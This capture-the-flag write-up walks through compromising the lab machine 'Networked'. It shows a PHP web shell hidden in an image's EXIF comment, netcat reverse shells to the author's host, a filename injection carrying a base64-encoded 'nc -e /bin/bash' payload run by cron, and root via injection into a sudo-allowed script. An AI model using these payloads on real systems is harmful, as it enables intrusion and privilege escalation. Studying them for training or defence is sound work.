
networked

at this machine we find backup file have php code for file upload and doing file with two extensions and by inject php system command you can get web shell and from this shell we can have reverse shell with apache user , at user home there an script that running every 3 minutes and by guly user so by create file with `;` the code can be executed from server and we got the user , for root found script run by root and notify that second argument can run as command with root privelage and this how we got root

at first we recon




by check web and doing directory brute force

`dirsearch -u http://10.129.150.5/`

```
[13:38:16] 301 -  235B  - /backup  ->  http://10.129.150.5/backup/
[13:38:16] 200 -  885B  - /backup/
[13:38:18] 403 -  210B  - /cgi-bin/
[13:38:27] 200 -  229B  - /index.php
[13:38:27] 200 -  229B  - /index.php/login/
[13:38:35] 200 -    1KB - /photos.php
[13:38:46] 200 -  169B  - /upload.php
[13:38:46] 301 -  236B  - /uploads  ->  http://10.129.150.5/uploads/
[13:38:46] 200 -    2B  - /uploads/

Task Completed
```

and this backup directory have tar file



by decompress this tar file

```
┌──(root㉿meow)-[~/htb/networked]
└─# tar -xvf backup.tar
index.php
lib.php
photos.php
upload.php
```

those we can check how server deal with file upload

the upload.php file checks if the file one of four types then if it valid it do this line


```
$name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.$ext;
```

at this line it show us that it get the client server ip and change every `.` with `_` and append the extension at the end of file

so i got a photo and inject php code in comment and command execution at web work fine

```
┌──(root㉿meow)-[~/htb/networked]
└─# exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' images.jpeg
    1 image files updated

┌──(root㉿meow)-[~/htb/networked]
└─# mv images.jpeg images.php.jpeg
```



so i got python code and url encode it and got shell

```
┌──(root㉿meow)-[~/htb/networked]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.9] from (UNKNOWN) [10.129.150.5] 34384
sh-4.2$ ls
```

to get guly user

found cron in guly home directory

```
cat /home/guly/crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

the check attack file do exec function that take value and execute it from uploads folder

so I make `touch 'echo bmMgLWUgL2Jpbi9iYXNoIDEwLjEwLjE2LjkgOTAwNQo= | base64 -d | sh'` at uploads directory

and this encrypt doing by `echo nc -e /bin/bash 10.10.16.9 9010 | base64 -w0` and tried without encoding but it didn't work

and after 3 minutes or less we got the guly user shell

```
┌──(root㉿meow)-[~/htb/networked]
└─# nc -nvlp 9010
listening on [any] 9010 ...
connect to [10.10.16.9] from (UNKNOWN) [10.129.150.5] 55724

id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```


by running `sudo -l` found script running by sudo

```
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_r
eset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL P
S1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICAT
ION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER L
C_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", se
cure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

while playing with this script and try id as second argument at all attempts it seem we can inject /bin/bash at any line and got root shell

```
sudo /usr/local/sbin/changename.sh
interface NAME:
meow
interface PROXY_METHOD:
id
interface BROWSER_ONLY:
meow id
interface BOOTPROTO:
test
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
ERROR     : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initializatio
n.
```



thanks for reading ^-^